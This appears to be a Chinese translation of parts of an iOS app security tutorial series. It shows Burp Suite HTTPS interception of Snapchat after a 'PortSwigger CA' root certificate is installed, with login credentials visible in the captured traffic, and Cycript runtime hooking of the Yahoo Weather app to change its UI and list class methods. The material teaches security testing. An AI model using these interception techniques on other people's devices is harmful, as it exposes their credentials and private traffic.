iPod
10:13 PM
Cancel
Warning
Install
Unverified Profile
The authenticity of "PortSwigger CA" cannot be verified. Installing this profile will change settings on your iPod.
Root Certificate
Installing the certificate "PortSwigger CA" will add it to the list of trusted certificates on your iPod.

点击完成（done）


iPod
10:13 PM
Profile Installed
Done
PortSwigger CA
Trusted
Received 23-Jul-2013
Contains Certificate
More Details

现在，既然这个根证书被认为是合法的，每个被这个根证书签名的证书都会被视为合法的，应用就会允许数据被传输。现在，之前不让我们用假的SSL证书传递数据的Snapchat应用允许我们成功的把数据传输出去。这个网络流量会被Burpsuite拦截。如下图所见，在登录调用的时候，我们可以看到用户名和密码和其他一些这个应用正在调用的API请求。



总结

本文我们学习了查看通过iOS设备的网络流量的不同方法。能够知道我们调用的对方是哪里，有哪些请求和响应，请求的头和参数是什么等等会帮助我们了解应用内部是如何工作的。

本文原文是 IOS Application Security Part 11 – Analyzing Network Traffic over HTTP/HTTPS

#6 iOS应用动态分析下的更多文章

用Cycript进行实时修改

本文，我们将使用Yahoo Weather应用来执行所有的测试。它有一个清爽和优雅的UI来提供不同地区的天气信息。

一旦Yahoo Weather应用被安装好，请确保它运行在前台。这是因为如果应用在后台，那它就会被暂停，你也不能对它做啥。一旦应用跑起来，你可以先找到其进程id，然后用cycript -p挂钩其进程。

```
Prateeks-iPod:~ root# ps aux | grep "weather"
mobile      580   0.0 23.4   424536  59728   ??  Ss     7:57PM   0:49.33 /var/mobile/Applications
2C52A6F/650_379_weather.app/weather
root        905   0.0  0.1   264836    300 s002  S+     1:11AM   0:00.01 grep weather
Prateeks-iPod:~ root# cycript -p 580
cy#
```

如果挂钩成功，你可以得到一个Cycript解释器。你可以通过Objective-C的语法 [UIApplication sharedApplication].来得到实例。

```
cy# [UIApplication sharedApplication]
@"<UIApplication: 0x35bf90>"
```

如下图所示，你也可以通过Cycript解释器定义变量。在这里，我定义了一个变量a来代表[UIApplication sharedApplication]。 请注意，命令的L.H.S(Right Hande Side)是Javascript，而R.H.S(Right Hand Side)是Objective-C语法。这就是Cycript美的地方。

```
cy# var a = [UIApplication sharedApplication]
@"<UIApplication: 0x35bf90>"
cy# a
@"<UIApplication: 0x35bf90>"
```

Cycript默认就有这个变量，用它可以很容易的得到应用的实例。

```
cy# UIApp
@"<UIApplication: 0x35bf90>"
```

为了找到这个应用的delegate，我们可以用 [UIApplication sharedApplication].delegate. 不过既然我们已经定义了一个a代表应用的实例，我们可以用下图的方式来得到delegate。

```
cy# a
@"<UIApplication: 0x35bf90>"
cy# a.delegate
@"<YWAppDelegate: 0x35f1c0>"
cy#
```

因此，我们现在知道这个delegate类的名称是YWAppDelegate。因此delegate文件就是YWAppDelegate.h和YWAppDelegate.m。让我们在它运行的时候试着让它调用几个方法。看这个应用给出如下的图片。



正如你所看到的那样，这个应用的状态栏被隐藏了。我们可以调用方法让状态栏显示。同时，请确保我们在进行运行时分析这个应用的时候，这个应用运行在前台。

```
cy# [[UIApplication sharedApplication] setStatusBarHidden:NO animated:NO]
cy#
```


这是这个应用现在的样子。



正如你看到的，现在状态栏是可见的了。让我们看看我们能否修改这个应用的提醒数字。提醒数字是在应用程序右上角显示的数字。通常它是指一个应用收到的push通知数目。在邮件应用中，它也可以指未读邮件的数量。在Yahoo Weather这个应用中，这里没有push通知的概念，因此，这里没有在应用程序图标的右上角显示数字。这个提醒数字在本地可以很方便的设置。让我们试试给它设置提醒数字为999。

```
cy# [[UIApplication sharedApplication] setApplicationIconBadgeNumber:999]
```

现在我们按Home键，可以在应用的桌面图标上看到提醒数字。



完美！

现在我们看看还能找出些什么有趣的东西。为了找出当前的view controller，我们首先需要找出keyWindow。 keyWindow是一个用来接受用户交互（例如点击事件）的window。如果你想要找出应用所有的window，可以执行下面的命令。

```
cy# UIApp.windows
@["<UIWindow: 0x363670; frame = (0 0; 320 480); layer = <UIWindowLayer: 0x363af0>>","<UITextEff
 (0 0; 320 480); opaque = NO; layer = <UIWindowLayer: 0xf0fbfe0>>","<YSStatusBar: 0x3c4290; bas
0; 320 20); hidden = YES; autoresize = W; layer = <UIWindowLayer: 0x3bd170>>"]
cy#
```


为了找出在特定时刻的keyWindow。可以这么做。

```
cy# UIApp.keyWindow
@"<UIWindow: 0x363670; frame = (0 0; 320 480); layer = <UIWindowLayer: 0x363af0>>"
cy#
```

root view controller可以用如下的方法找出来。

```
cy# UIApp.keyWindow.rootViewController
@"<YahooSlidingViewController: 0x3a4070>"
```

如你所见，rootViewController的名字是YahooSlidingController。从它的名字可以推断，它是如下图的slider所使用的类



因此，这个类基本上是其他所有的view controller的一个外观（facade）类。这意味着当某个菜单被选中的时候，YahooSlidingController负责调用对应的view controller来显示。

总结

本文我们介绍了如何在越狱设备上安装Cycript，如何挂钩运行的进程和找出应用的属性信息。我们也展示了如何在应用程序的沙盒内（由我们自己）调用我们自己的函数。在下一篇文章，我们将找出特定类的所有方法并修改其实现。我们也会看看如何去修改特定类的实例变量。

References:

Cycript

http://www.cycript.org/

Cycript tricks

http://iphonedevwiki.net/index.php/Cycript_Tricks

本文原文是 iOS应用程序安全(4)-用Cycript进行运行时分析(Yahoo天气应用)

#6 iOS应用动态分析下的更多文章

引言

在前一篇文章中，我们学习了如何在设备上安装使用Cycript。本文我们将使用一些运行时分析的高级技巧。我们将看看如何获得特定类（方法，实例变量）的值并且在运行时修改它们。

找出特定类的方法

现在假定我们正在一个程序运行的时候分析它的流程，那么，知道特定类或者特定view controller正在调用哪些方法将会给我们极大的帮助。因为Cycript能够混合使用Objective-C和javascript，我们能够写一个即有Objective-C又有Javascript语法的函数。我们那个能够在解释器中定义函数，然后在任意时候使用它们以帮助我们找到有用信息。一个能够找到这些有用代码块的地方位于这里。本文我们将使用这里的代码块。

首先，确保我们挂钩进了正在运行的进程。

```
Prateeks-iPod:~ root# ps aux | grep "weather"
mobile     1710   0.0 13.3   383184  33932   ??  Us    2:17AM   0:08.86 /var/mobile/Applications/EA
840FEE-0178-4951-8706-3A3CC2C52A6F/650_379_weather.app/weather
root       1730   0.0  0.0   273932      0 s000  R+    2:19AM   0:00.00 grep weather
Prateeks-iPod:~ root# cycript -p 1710
cy#
```

我们先定义一个能够打印出一个指定类的方法的函数。你可以在这找到这些Cycript tricks。

```
cy# function printMethods(className) {
cy>   var count = new new Type("I");
cy>   var methods = class_copyMethodList(objc_getClass(className), count);
cy>   var methodsArray = [];
cy>   for(var i = 0; i < *count; i++) {
cy>     var method = methods[i];
cy>     methodsArray.push({selector:method_getName(method), implementation:method_getImplementatio
n(method)});
cy>   }
cy>   free(methods);
cy>   free(count);
cy>   return methodsArray;
cy> }
cy#
```

既然我们已经定义好了方法，那么我们可以输入任何类，然后得到对应的方法列表。从上一片文章中，我们知道Yahoo Weather的delegate是YWAppDelegate. 因此，这里试试这个类包含的所有方法。

```
cy# printMethods(YWAppDelegate)
[{selector:@selector(setMainViewController:),implementation:0x9e4d9},{selector:@selector(saveContext),implementation:0x9d
f71},{selector:@selector(applicationDocumentsDirectory),implementation:0x9e419},{selector:@selector(launchFeedback),imple
mentation:0x9dc79},{selector:@selector(mainViewController),implementation:0x9e4c9},{selector:@selector(lastForegroundTime
),implementation:0x9e501},{selector:@selector(window),implementation:0x9e491},{selector:@selector(application:openURL:sou
rceApplication:annotation:),implementation:0x9dbb5},{selector:@selector(applicationWillTerminate:),implementation:0x9df61
},{selector:@selector(applicationDidBecomeActive:),implementation:0x9def9},{selector:@selector(applicationWillResignActiv
e:),implementation:0x9de45},{selector:@selector(applicationDidEnterBackground:),implementation:0x9de49},{selector:@select
or(applicationWillEnterForeground:),implementation:0x9de4d},{selector:@selector(application:didFinishLaunchingWithOptions
:),implementation:0x9d7c5},{selector:@selector(setWindow:),implementation:0x9e4a1},{selector:@selector(.cxx_destruct),imp
lementation:0x9e511},{selector:@selector(persistentStoreCoordinator),implementation:0x9e185},{selector:@selector(managedO
bjectModel),implementation:0x9e0b5},{selector:@selector(managedObjectContext),implementation:0x9e019}]
cy#
```

上面打印出了YWAppDelegate定义的方法。 在@selector后面的就是方法名称。请注意，这里会给出关于私有方法的名称，也会给出定义在类中的属性的setter和getter函数。


类似的，我们可以打印出YahooSlidingViewController的方法。

```
cy#
cy# printMethods(YahooSlidingViewController)
[{selector:@selector(supportedInterfaceOrientations),implementation:0x1588d9},{selector:@selector(backgroundImageView),implementation:0x15e409},{selecto
r:@selector(setBackgroundImageView:),implementation:0x15e419},{selector:@selector(setTopViewControllerChangedDueToRowSelected:),implementation:0x15e3f9}
,{selector:@selector(handleResetTapGesture),implementation:0x15c8cd},{selector:@selector(setResetTapGesture:),implementation:0x15e639},{selector:@select
or(updateTopViewHorizontalFrameWithRecognizer:),implementation:0x158ee9},{selector:@selector(setBounceLeftAmount:),implementation:0x15e729},{selector:@s
elector(setBounceRightAmount:),implementation:0x15e749},{selector:@selector(setFloatingBounceLeftAmount:),implementation:0x15e581},{selector:@selector(s
etFloatingBounceRightAmount:),implementation:0x15e5a1},{selector:@selector(setFloatingPeekAmount:),implementation:0x15e5c1},{selector:@selector(topViewR
otating),implementation:0x15e799},{selector:@selector(removeTopCoverView),implementation:0x15d1ed},{selector:@selector(floatingPanView),implementation:0
x15e501},{selector:@selector(setFloatingPanView:),implementation:0x15e511},{selector:@selector(autoResizeToFillScreen),implementation:0x15ca45},{selecto
r:@selector(turnTopViewShadowOn:),implementation:0x157345},{selector:@selector(resetTopViewAnimated:),implementation:0x15c7e1},{selector:@selector(addFl
oatingPanViewToTopViewController),implementation:0x18af45},{selector:@selector(setResetStrategy:),implementation:0x15e3d9},{selector:@selector(uncovered
Sidebar:at:),implementation:0x15c985},{selector:@selector(topView),implementation:0x15ca49},{selector:@selector(adjustLayout),implementation:0x158e8d},{
selector:@selector(preRotationCoverage),implementation:0x15e699},{selector:@selector(anchorTopViewTo:animated:),implementation:0x159fd9},{selector:@sele
ctor(anchorTopViewUncoveredTo:animated:),implementation:0x15ad55},{selector:@selector(topViewHasFocus),implementation:0x15e09d},{selector:@selector(setT
opViewRotating:),implementation:0x15e7a9},{selector:@selector(updateLayoutForNewOrientation:),implementation:0x158625},{selector:@selector(shouldAutorot
ate),implementation:0x158981},{selector:@selector(setPreRotationCoverage:),implementation:0x15e6a9},{selector:@selector(setPreRotationKind:),implementat
ion:0x15e6c9},{selector:@selector(underLeftViewController),implementation:0x15e291},{selector:@selector(floatingViewAtLeftSide),implementation:0x18ae19}
,{selector:@selector(setPreRotationFloatingMatchLeft:),implementation:0x15e709},{selector:@selector(addTopCoverView),implementation:0x15cfa9},{selector:
@selector(adjustFloatingViewPostRotation),implementation:0x1890e1},{selector:@selector(anchorRightRevealAmount),implementation:0x15e359},{selector:@sele
ctor(underLeftView),implementation:0x15ca91},{selector:@selector(anchorLeftRevealAmount),implementation:0x15e339},{selector:@selector(underRightView),im
plementation:0x15cad9},{selector:@selector(underRightShowing),implementation:0x15e779},{selector:@selector(updateUnderRightLayout),implementation:0x158d
99},{selector:@selector(underLeftShowing),implementation:0x15e759},{selector:@selector(updateUnderLeftLayout),implementation:0x158ce5},{selector:@select
or(setInitialTouchPositionX:),implementation:0x15e489},{selector:@selector(setInitialHorizontalFrame:),implementation:0x15e4c9},{selector:@selector(setI
nitialHorizontalCenter:),implementation:0x15e4a9},{selector:@selector(initialTouchPositionX),implementation:0x15e479},{selector:@selector(initialHorizon
talFrame),implementation:0x15e4b9},{selector:@selector(underRightViewController),implementation:0x15e2a1},{selector:@selector(anchorRightTopViewPosition
),implementation:0x15d351},{selector:@selector(anchorLeftTopViewPosition),implementation:0x15d38d},{selector:@selector(topViewHorizontalFrameWillChange:
),implementation:0x15ce19},{selector:@selector(updateTopViewHorizontalFrame:autoResizeTopView:),implementation:0x15cc9d},{selector:@selector(topViewHori
zontalFrameDidChange:),implementation:0x15cf89},{selector:@selector(topViewIsResized),implementation:0x15e11d},{selector:@selector(resetTopViewAnimated:
updateFloating:),implementation:0x15bb8d},{selector:@selector(anchorTopViewTo:thenResetAnimated:),implementation:0x1596f9},{selector:@selector(anchorRig
htPartialRevealAmount),implementation:0x15e379},{selector:@selector(anchorLeftPartialRevealAmount),implementation:0x15e399},{selector:@selector(panGestu
re),implementation:0x1596e5},{selector:@selector(transparentView),implementation:0x15c7f5},{selector:@selector(bounceLeftAmount),implementation:0x15e719
},{selector:@selector(bounceRightAmount),implementation:0x15e739},{selector:@selector(updateTopViewWidth:),implementation:0x15cb21},{selector:@selector(
updateFloatingViewToMatchView:floatingViewWasLeft:),implementation:0x189155},{selector:@selector(isNormalLeft),implementation:0x158329},{selector:@selec
tor(isPartialLeft),implementation:0x158299},{selector:@selector(isNormalRight),implementation:0x1584bd},{selector:@selector(isPartialRight),implementati
on:0x1583b9},{selector:@selector(underLeftWillAppear),implementation:0x15d771},{selector:@selector(underRightWillAppear),implementation:0x15da9d},{selec
tor:@selector(underLeftWillDisappear),implementation:0x15da0d},{selector:@selector(underRightWillDisappear),implementation:0x15dd39},{selector:@selector
(topDidReset),implementation:0x15ddc9},{selector:@selector(topCoverView),implementation:0x15e441},{selector:@selector(shouldAllowUserInteractionsWhenAnc
hored),implementation:0x15810d},{selector:@selector(setTopCoverView:),implementation:0x15e451},{selector:@selector(resetTapGesture),implementation:0x15e
629},{selector:@selector(coverPanGesture),implementation:0x15e5f1},{selector:@selector(anchorRightPeekAmount),implementation:0x15e319},{selector:@select
or(resettedCenter),implementation:0x15d5e5},{selector:@selector(anchorLeftPeekAmount),implementation:0x15e2f9},{selector:@selector(screenWidthForOrienta
```

我们知道YahooSlidingViewController管理着slide菜单，并且充当着外观者（facade）的作用。为了找出真正负责显示天气的view controller，我们可以使用下面的命令。

```
cy#
cy# [[[[[UIApplication sharedApplication] keyWindow] subviews] objectAtIndex:0] nextResponder].topViewController
@"<YWMainViewController: 0x4b3cc0>"
cy#
```

因此，YWMainViewController就是当前负责显示天气的view controller。因此，下面的view实际上来自YWMainViewController。



让我们打印出YWMainViewController的方法。

```
cy# printMethods(YWMainViewController)
[{selector:@selector(editLocationsViewControllerDidFinish:),implementation:0xb78b5},{selector:@selector(supportedInterfaceOrientations),implementation:0
xb6829},{selector:@selector(initWithNibName:bundle:window:),implementation:0xb5a39},{selector:@selector(initSidebar),implementation:0xb86e5},{selector:@
selector(locationAdded:),implementation:0xb6ced},{selector:@selector(weatherUpdated:),implementation:0xb74e5},{selector:@selector(updateOnMinuteChange),
implementation:0xb70ed},{selector:@selector(locationScrollView),implementation:0xb9f95},{selector:@selector(setLocationsResultsController:),implementati
on:0xb9f35},{selector:@selector(setMapViewController:),implementation:0xb9e0d},{selector:@selector(mapViewController),implementation:0xb9dfd},{selector:
@selector(handleNetworkError:),implementation:0xb96dd},{selector:@selector(showQuickGuide),implementation:0xb6ae5},{selector:@selector(updateLocationVie
ws),implementation:0xb7e8d},{selector:@selector(locationPageControl),implementation:0xb9e69},{selector:@selector(viewLocationAtIndex:force:),implementat
